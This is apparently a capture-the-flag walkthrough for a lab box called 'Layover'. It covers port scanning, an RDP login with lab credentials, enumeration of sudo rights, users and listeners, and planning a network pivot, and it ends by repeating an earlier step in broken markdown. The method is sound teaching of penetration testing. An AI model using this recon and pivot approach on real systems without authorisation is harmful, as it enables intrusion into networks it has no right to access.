Layover
Level: Medium
Date: 2026-09-30
VM IP:
Machine Information:
- As is common in real life pentests, you will start the Layover box with credentials for the following account
contractor/Contractor2026!
1. Enumeration
1.1 Port scanning
A server offers services, each listening on a numbered port (0–65535). A web server typically sits on 80/443, SSH on 22, and so on. Scanning is how we ask the target "which of your 65,535 doors are open?"
The workhorse is a TCP SYN scan. TCP connections normally open via a 3-way handshake:
The workhorse is a TCP SYN scan. TCP connections normally open via a 3-way handshake:
You  ──SYN──▶  Target      "I'd like to talk"
You  ◀─SYN/ACK─ Target      "sure, I'm here"   ← port is OPEN
You  ──ACK──▶  Target      "great, connected"
nmap's trick (-sS) is to send the SYN, watch for the SYN/ACK (which means open), and then not complete the handshake — enough to learn the port is open without fully connecting. A RST reply means closed; silence usually means filtered (a firewall ate it).
Step 1a — Set up a workspace
Keeping output organized pays off later. On your machine:
mkdir -p ~/htb/layover/nmap && cd ~/htb/layover
# ~/htb/layover        → everything about this box lives here
# nmap/                → all scan outputs, so we don't lose anything
Step 1b — Full TCP port sweep (find the open doors)
nmap -p- --min-rate=10000 -T4 -oA nmap/all-tcp 10.129.67.115
#     │    │                │   │
#     │    │                │   └─ -oA <base>: save output in all 3 formats
#     │    │                │       (.nmap human-readable, .gnmap greppable, .xml)
#     │    │                └───── -T4: aggressive timing (fast; fine for a lab)
#     │    └────────────────────── --min-rate=10000: send ≥10k packets/sec so a
#     │                             full 65k-port scan finishes in ~1–2 min
#     └─────────────────────────── -p-: scan ALL 65535 ports, not just the
#                                   default top-1000 (boxes love hiding a service high up)
Output:
┌──(macc㉿kaliLab)-[~/htb/htb_labs/layover]
└─$ nmap -p- --min-rate=10000 -T4 -oA nmap/all-tcp 10.129.67.115
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-30 07:32 -0600
Warning: 10.129.67.115 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.67.115
Host is up (0.043s latency).
Not shown: 64812 closed tcp ports (reset), 721 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 17.99 seconds
Step 1c — Deep scan the ports you found
The first scan tells you which ports are open. Now interrogate only those for detail. Say it found 22, 80 — you'd run:
nmap -p22,80 -sC -sV -oA nmap/services 10.129.67.115
#     │        │   │
#     │        │   └─ -sV: version detection — grabs the exact software + version
#     │        │           (e.g. "OpenSSH 9.6", "nginx 1.24") → feeds CVE hunting
#     │        └───── -sC: run nmap's "default" NSE scripts — safe recon scripts
#     │                    that pull titles, headers, certs, anon-login checks, etc.
#     └────────────── -p<ports>: only the open ones, so this stays fast
Output:
┌──(macc㉿kaliLab)-[~/htb/htb_labs/layover]
└─$ nmap -p22,3389 -sC -sV -oA nmap/services 10.129.67.115
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-30 07:35 -0600
Nmap scan report for 10.129.67.115
Host is up (0.028s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.44 seconds
Here's the key deduction. Port 3389 is the Remote Desktop Protocol (RDP) port, and nmap fingerprints it as "Microsoft Terminal Service." But SSH just told us this is Ubuntu Linux, not Windows. So this isn't real Windows RDP — it's almost certainly xrdp, the open-source RDP server that runs on Linux and lets you open a graphical desktop remotely. nmap can't tell xrdp apart from Microsoft's server, so it guesses "Microsoft Terminal Service." (That mixed OSs: Linux, Windows line is exactly this confusion.)
Why this matters — two big takeaways:
1. The interesting stuff is probably internal. With only SSH + RDP exposed and no web port, the actual target application is very likely a service bound to
127.0.0.1— reachable only once we're on the box. This is classic "assumed breach": they hand you creds precisely so you can get on the box and reach what's hidden inside. Finding those internal listeners will be a priority the moment we have a shell.2. RDP may not be decorative. On some boxes the foothold or a priv-esc artifact only exists in the GUI — a running app, a saved browser/session, clipboard contents, a keyring. We'll try SSH first (instant shell), but keep xrdp in our back pocket.
Since we were handed creds, the fastest test is SSH. It gives us a text shell instantly if it works.
1.2 SSH vs RDP
Step 2a — Try SSH
ssh contractor@10.129.67.115
#   │
#   └─ format: ssh <user>@<host>. It'll prompt for a password.
- First connection →
The authenticity of host ... can't be established ... (yes/no)?→ typeyes(you're just trusting the host key). Sanity check: the fingerprint it shows should match the ED25519/ECDSA ones in our notes. - Then it asks for a password → enter
Contractor2026!(nothing echoes as you type — that's normal).
Output:
┌──(macc㉿kaliLab)-[~/htb/htb_labs/layover]
└─$ ssh contractor@10.129.67.115
contractor@10.129.67.115's password:
Permission denied, please try again.
Step 2b — If SSH says "Permission denied"
Then the contractor account is probably RDP-scoped (given desktop access, not shell access). We pivot to xrdp:
# Kali's newer FreeRDP is 'xfreerdp3'; older is 'xfreerdp'. Try one, then the other.
xfreerdp3 /v:10.129.67.115 /u:contractor /p:'Contractor2026!' /cert:ignore +clipboard /dynamic-resolution

#  /v:  → target host (view)
#  /u:  /p:  → username / password ('single-quote' the password so ! isn't eaten by bash)
#  /cert:ignore     → don't choke on the self-signed RDP cert
#  +clipboard       → share clipboard (handy for pulling text out later)
#  /dynamic-resolution → resize the desktop to your window
- Note that if you are using a VM, you will have to type this command directly in a terminal using the VMs desktop GUI. Not possible through SSH.

xrdp confirmed — nice. And "SSH denied but RDP works" is itself a clue: thecontractoraccount is deliberately RDP-only (its SSH login is blocked or its shell is restricted), so the designers want you in the graphical session. That usually means something matters here that you can only reach from inside — a browser, a desktop app, or a localhost-bound service. Let me update the notes and point you at the right things.
1.3 Enumerate from inside the desktop
"No files" in the GUI file manager can be misleading for two reasons: (1) file managers hide dotfiles (.bashrc, .config, .ssh, etc.) unless you press Ctrl+H, and (2) the flag/loot may belong to a different user or an internal app, not contractor. So let's stop poking at the file manager and get a real terminal, which is far more powerful.
Step 3a — Open a terminal in the desktop
xrdp on HTB usually gives you XFCE. Find a terminal one of these ways:
- Applications menu (top-left or a "whisker"/mouse-shaped icon) → System or Accessories → Terminal Emulator, or
- Right-click the desktop → Open Terminal Here, or
- Look for a terminal icon in the taskbar/dock.

Step 3b — Run the core enumeration block
Paste this whole block into the terminal:
id                                   # my user, uid, and GROUPS (groups can hand you priv-esc)
hostname                             # internal box name
sudo -l                              # what can I run as root? check this early — sometimes a freebie
ls -la ~                            # my home WITH hidden files (the GUI was hiding these)
ss -tlnp                             # ← THE BIG ONE: local TCP listeners, incl. 127.0.0.1-only services
grep -vE 'nologin|/bin/false' /etc/passwd   # real human/service users that can actually log in
ls -la /home                        # other users' home directories on the box
How to read what comes back:
ss -tlnp→ look for lines like127.0.0.1:8080or127.0.0.1:5000or any port that wasn't in our external scan. Anything bound to127.0.0.1/localhostis a service the outside world couldn't see — that's our prime suspect for the real target. Note the port and the process name in the last column (e.g.python,node,nginx,flask).sudo -l→ if it lists any command you can run asroot, that's a potential instant escalation. (It may ask forcontractor's password →Contractor2026!.)id→ membership in groups likedocker,adm,lxd,sudo,diskis a classic escalation lever; we'll note anything unusual./etc/passwdfilter → tells us who else lives here. Lateral movement / the flag often belongs to another named user.
contractor@airside-ws01:~$ id
uid=1001(contractor) gid=1001(contractor) groups=1001(contractor),27(sudo),111(netdev),121(wireshark)
contractor@airside-ws01:~$ hostname
airside-ws01
contractor@airside-ws01:~$ sudo -l
[sudo] password for contractor:
Matching Defaults entries for contractor on airside-ws01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User contractor may run the following commands on airside-ws01:
    (ALL : ALL) ALL
contractor@airside-ws01:~$ ls -la ~
total 140
drwxr-x--- 15 contractor contractor  4096 Sep 30 12:50 .
drwxr-xr-x  3 root       root        4096 Sep 23 13:14 ..
-rw-------  1 contractor contractor     0 Aug 10 16:23 .ICEauthority
-rw-------  1 contractor contractor   164 Sep 30 12:50 .Xauthority
-rw-------  1 contractor contractor     0 Sep 24 12:43 .bash_history
-rw-r--r--  1 contractor contractor   220 Mar 31  2024 .bash_logout
-rw-r--r--  1 contractor contractor  3771 Mar 31  2024 .bashrc
drwx------ 11 contractor contractor  4096 Sep 22 12:32 .cache
drwx------ 12 contractor contractor  4096 Sep 24 12:43 .config
-rw-r--r--  1 contractor contractor  5290 Jul 18  2023 .face
lrwxrwxrwx  1 contractor contractor     5 Jul 18  2023 .face.icon -> .face
drwx------  3 contractor contractor  4096 Aug 10 16:23 .gnupg
drwx------  3 contractor contractor  4096 Aug 10 16:23 .local
-rw-r--r--  1 contractor contractor   807 Mar 31  2024 .profile
-rw-r--r--  1 contractor contractor     0 Aug 10 18:59 .sudo_as_admin_successful
-rw-r--r--  1 contractor contractor 16237 Sep 30 13:50 .xorgxrdp.10.log
-rw-r--r--  1 contractor contractor 14192 Sep 24 12:30 .xorgxrdp.10.log.old
-rw-r--r--  1 contractor contractor 15706 Aug 11 07:16 .xorgxrdp.11.log
-rwxr-xr-x  1 contractor contractor   299 Aug 10 18:51 .xsession
-rw-------  1 contractor contractor  6475 Sep 30 13:53 .xsession-errors
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Desktop
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Documents
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Downloads
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Music
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Pictures
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Public
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Templates
drwxr-xr-x  2 contractor contractor  4096 Aug 10 16:23 Videos
drwx------  1 contractor contractor     0 Sep 30 13:50 thinclient_drives
contractor@airside-ws01:~$ ss -tlnp
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port  Process
LISTEN   0        4096             0.0.0.0:22            0.0.0.0:*
LISTEN   0        4096       127.0.0.53%lo:53            0.0.0.0:*
LISTEN   0        4096          127.0.0.54:53            0.0.0.0:*
LISTEN   0        4096                [::]:22               [::]:*
LISTEN   0        2                      *:3389                *:*
LISTEN   0        2                  [::1]:3350             [::]:*
contractor@airside-ws01:~$ grep -vE 'nologin|/bin/false' /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
contractor:x:1001:1001::/home/contractor:/bin/bash
contractor@airside-ws01:~$ ls -la /home
total 12
drwxr-xr-x  3 root       root       4096 Sep 23 13:14 .
drwxr-xr-x 21 root       root       4096 Sep 23 13:14 ..
drwxr-x--- 15 contractor contractor 4096 Sep 30 12:50 contractor
contractor@airside-ws01:~$
Step 3c — Eyeball the GUI while you're there
Because you're sitting on the box graphically, two quick visual checks often shortcut everything:
- What apps exist? Skim the Applications menu / dock. A travel-themed box named "Layover" might ship a specific tool or a browser pinned to something telling.
- Is there a web browser? (Firefox is standard on these.) If so, launch it and check:
- the homepage it opens to,
- bookmarks (Ctrl+Shift+O in Firefox) — HTB frequently drops a bookmark pointing straight at the internal app, e.g.
http://localhost:PORT, - history (Ctrl+H).
The elegant part: if
ss -tlnpreveals something like127.0.0.1:8000, you don't need any tunneling gymnastics — just open the box's own browser and go tohttp://127.0.0.1:8000. "localhost" is this machine, and you're on it. We'll browse the hidden app directly.
This is what I found when I opened the Web Browser app in the box:

- Note: HTB
Airways staff notice: the HTB Airways Miles employee portal is reachable on this passenger network at http://portal.international.htb/miles/. Please sign in periodically to verify your Miles balance and lounge bookings. - Nothing in history
- No bookmarks
If we click Accept & continue to airport portal:
- It times out: "This site can't be reached"
What these results actually mean:
You have effectively root on this box already — but this box isn't the prize.
Look at three things together:
sudo -l→(ALL : ALL) ALL—contractorcan run anything as root with their password. Combined with the.sudo_as_admin_successfulmarker in your home, you ownairside-ws01outright. But there are no flags lying here and only one human user exists (/etc/passwdshows justroot,sync,contractor). So "root this host" isn't the challenge.ss -tlnpshows no juicy local web app — just SSH, DNS stub, and xrdp. The Miles portal is not on this machine.- The browser notice hands you the real objective:
http://portal.international.htb/miles/, on theinternational.htbdomain — and clicking it times out.
Put together: airside-ws01 is a jump box / workstation. Your job is to use it to pivot into the internal international.htb network and reach that portal. The hostname theme fits perfectly — airside is the secure zone past airport security; you've badged in as a contractor and now need to reach the airline's internal systems.
The deliberate breadcrumb: your groups
groups=...,27(sudo),111(netdev),121(wireshark)
That wireshark membership is not decorative. On Ubuntu, being in the wireshark group grants packet-capture rights (it lets you run dumpcap/tshark/Wireshark to sniff traffic without full root). netdev lets you manage network interfaces. The designers deliberately gave a contractor account the ability to sniff the airport network — that is a giant neon sign pointing at network reconnaissance / traffic capture as an intended path. File that away; we'll almost certainly use it shortly.
Let me record all this, then we map the terrain.
1.4 Internal network recon (find our way in)
The portal times out for one of two reasons, and we need to know which before doing anything else:
- DNS failure — the box doesn't know what IP
portal.international.htbmaps to, or - Routing/host failure — DNS resolves fine, but the host/network isn't reachable from where we sit.
The fix is completely different for each, so let's diagnose precisely.
Step 4a — Map where airside-ws01 sits on the network
Run these in the terminal (you don't need sudo for these reads):
ip -brief address        # every interface + its IP, one line each.
#                          Look for a SECOND network beyond the HTB one —
#                          e.g. a 172.16.x / 192.168.x interface = the internal airline LAN.

ip route                 # which subnets this box can route to, and via which gateway.

cat /etc/resolv.conf     # which DNS server(s) the box asks. An *internal* DNS here
#                          (not 127.0.0.53) often means the airline runs its own DNS
#                          that CAN resolve *.international.htb.

cat /etc/hosts           # static name→IP mappings. Sometimes the portal's IP is hard-coded here.
What I'm hoping to see: a second interface on an internal subnet. That would confirm airside-ws01 is dual-homed — one foot in the HTB "passenger network" you reached, another foot on the internal international.htb network where the portal lives. That internal foot is our doorway.
Output:
contractor@airside-ws01:~$ ip -brief address
lo               UNKNOWN        127.0.0.1/8 ::1/128
wlan2            DOWN
wlan3            DOWN
eth0@if11        UP             10.159.143.45/24 metric 100 fd42:3ff5:6554:20e5:216:3eff:fe83:ea41/64 fe80::216:3eff:fe83:ea41/64
contractor@airside-ws01:~$ ip route
default via 10.159.143.1 dev eth0 proto dhcp src 10.159.143.45 metric 100
10.159.143.0/24 dev eth0 proto kernel scope link src 10.159.143.45 metric 100
10.159.143.1 dev eth0 proto dhcp scope link src 10.159.143.45 metric 100
contractor@airside-ws01:~$ cat /etc/resolv.conf
# This is /run/systemd/resolve/stub-resolv.conf managed by man:systemd-resolved(8).
# Do not edit.
#
# This file might be symlinked as /etc/resolv.conf. If you're looking at
# /etc/resolv.conf and seeing this text, you have followed the symlink.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs should typically not access this file directly, but only
# through the symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
# different way, replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 127.0.0.53
options edns0 trust-ad
search lxd
contractor@airside-ws01:~$ cat /etc/hosts
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
127.0.1.1 airside-ws01
contractor@airside-ws01:~$
Step 4b — Pin down why the portal is unreachable
nslookup portal.international.htb        # Does a name server return an IP?
#   YES - returns an IP  → DNS works; note that IP.
#   NO - "can't find"   → DNS is the blocker; we'll need the internal DNS or to discover the host ourselves.

curl -v http://portal.international.htb/miles/    # -v = verbose: shows each stage
#   Read the FIRST lines:
#   • "Could not resolve host"      → DNS problem (matches a failed nslookup)
#   • "Trying <IP>... " then hangs  → DNS OK, but routing/host is the blocker
#   • an actual HTTP response       → it's reachable! (browser may just be misconfigured)
How to read the pair: nslookup tests name → IP; curl -v tests can I actually connect. Together they tell us exactly which wall we're hitting, so we don't waste time tunneling when the real issue is DNS (or vice-versa).
Output:
contractor@airside-ws01:~$ nslookup portal.international.htb
Server:		127.0.0.53
Address:	127.0.0.53#53

Non-authoritative answer:
Name:	portal.international.htb
Address: 10.13.37.10

;; communications error to 127.0.0.53#53: timed out
;; communications error to 127.0.0.53#53: timed out
;; communications error to 127.0.0.53#53: timed out
;; no servers could be reached

contractor@airside-ws01:~$
contractor@airside-ws01:~$ curl -v http://portal.international.htb/miles/
* Host portal.international.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.13.37.10
*   Trying 10.13.37.10:80...
What these results tell us
- You're on a "passenger network," and it's a container.
eth0  10.159.143.45/24   gateway 10.159.143.1
search lxd  +  IPv6 fd42:...   ← telltale signs of an LXD container
airside-ws01 has one working NIC (eth0) on 10.159.143.0/24, and its routing table knows only that subnet plus the default gateway. This is your "passenger network."
- We now know the target's IP — but it's on a network you can't reach.
portal.international.htb  →  10.13.37.10        ← DNS DID resolve it
curl → Trying 10.13.37.10:80 ... Failed to connect (timeout)
This is the key. DNS is not the blocker — the name resolved fine to 10.13.37.10. The blocker is routing: 10.13.37.10 lives on a different subnet (10.13.37.0/24), and your box has no route there. Packets for it go to the default gateway, which doesn't forward you into that internal segment → timeout.
So:
airside-ws01(passenger net10.159.143.0/24) and the portal (internal net10.13.37.0/24) are separate networks, and we need to find a bridge between them. That bridge is the whole puzzle now.
3. Two big clues about how we bridge:
nslookupsucceeded despite timeouts — some upstream DNS server knows theinternational.htblayout. Identifying that server tells us something reachable that straddles the two worlds.wlan2andwlan3exist but areDOWN— this box has wireless interfaces. On an airport box, with you placed in thewireshark(packet capture) andnetdev(interface management) groups, wireless is almost certainly part of the intended route. Think: a passenger jack on one side, staff WiFi on the other.
Step 5a - Find the bridge into 10.13.37.0/24
We have three candidate bridges to test: a dual-homed neighbor on the passenger net, a wireless path (staff WiFi), or something a capture reveals. Let's run quick probes for each and let the evidence decide.
Probe A — Confirm the wall and identify the DNS oracle
ping -c2 -W2 10.13.37.10          # can we even touch the target subnet? (likely no route)
nc -zv -w3 10.13.37.10 80         # explicit TCP test to the portal (confirms curl's timeout)

resolvectl status                 # ← which UPSTREAM DNS server actually answers for
#                                     international.htb? That server bridges both worlds —
#                                     note its IP. Look for "Current DNS Server" / "DNS Servers".
Why: confirms the target truly isn't routable, and the DNS server that resolved international.htb is a real, reachable machine that "sees" the internal network — a potential pivot or at least a signpost.
contractor@airside-ws01:~$ ping -c2 -W2 10.13.37.10
PING 10.13.37.10 (10.13.37.10) 56(84) bytes of data.

--- 10.13.37.10 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1047ms

contractor@airside-ws01:~$
contractor@airside-ws01:~$ nc -zv -w3 10.13.37.10 80
nc: connect to 10.13.37.10 port 80 (tcp) timed out: Operation now in progress
contractor@airside-ws01:~$ resolvectl status
Global
         Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
  resolv.conf mode: stub

Link 6 (wlan2)
    Current Scopes: none
         Protocols: -DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported

Link 7 (wlan3)
    Current Scopes: none
         Protocols: -DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported

Link 10 (eth0)
    Current Scopes: DNS
         Protocols: +DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: fe80::216:3eff:feca:622e
       DNS Servers: 10.159.143.1 fd42:3ff5:6554:20e5::1 fe80::216:3eff:feca:622e
        DNS Domain: lxd
contractor@airside-ws01:~$
```### Step 5a - Find the bridge into `10.13.37.0/24`

We have three candidate bridges to test: a **dual-homed neighbor** on the passenger net, a **wireless** path (staff WiFi), or something a **capture** reveals. Let's run quick probes for each and let the evidence decide.

**Probe A — Confirm the wall and identify the DNS oracle**
```bash
ping -c2 -W2 10.13.37.10          # can we even touch the target subnet? (likely no route)
nc -zv -w3 10.13.37.10 80         # explicit TCP test to the portal (confirms curl's timeout)

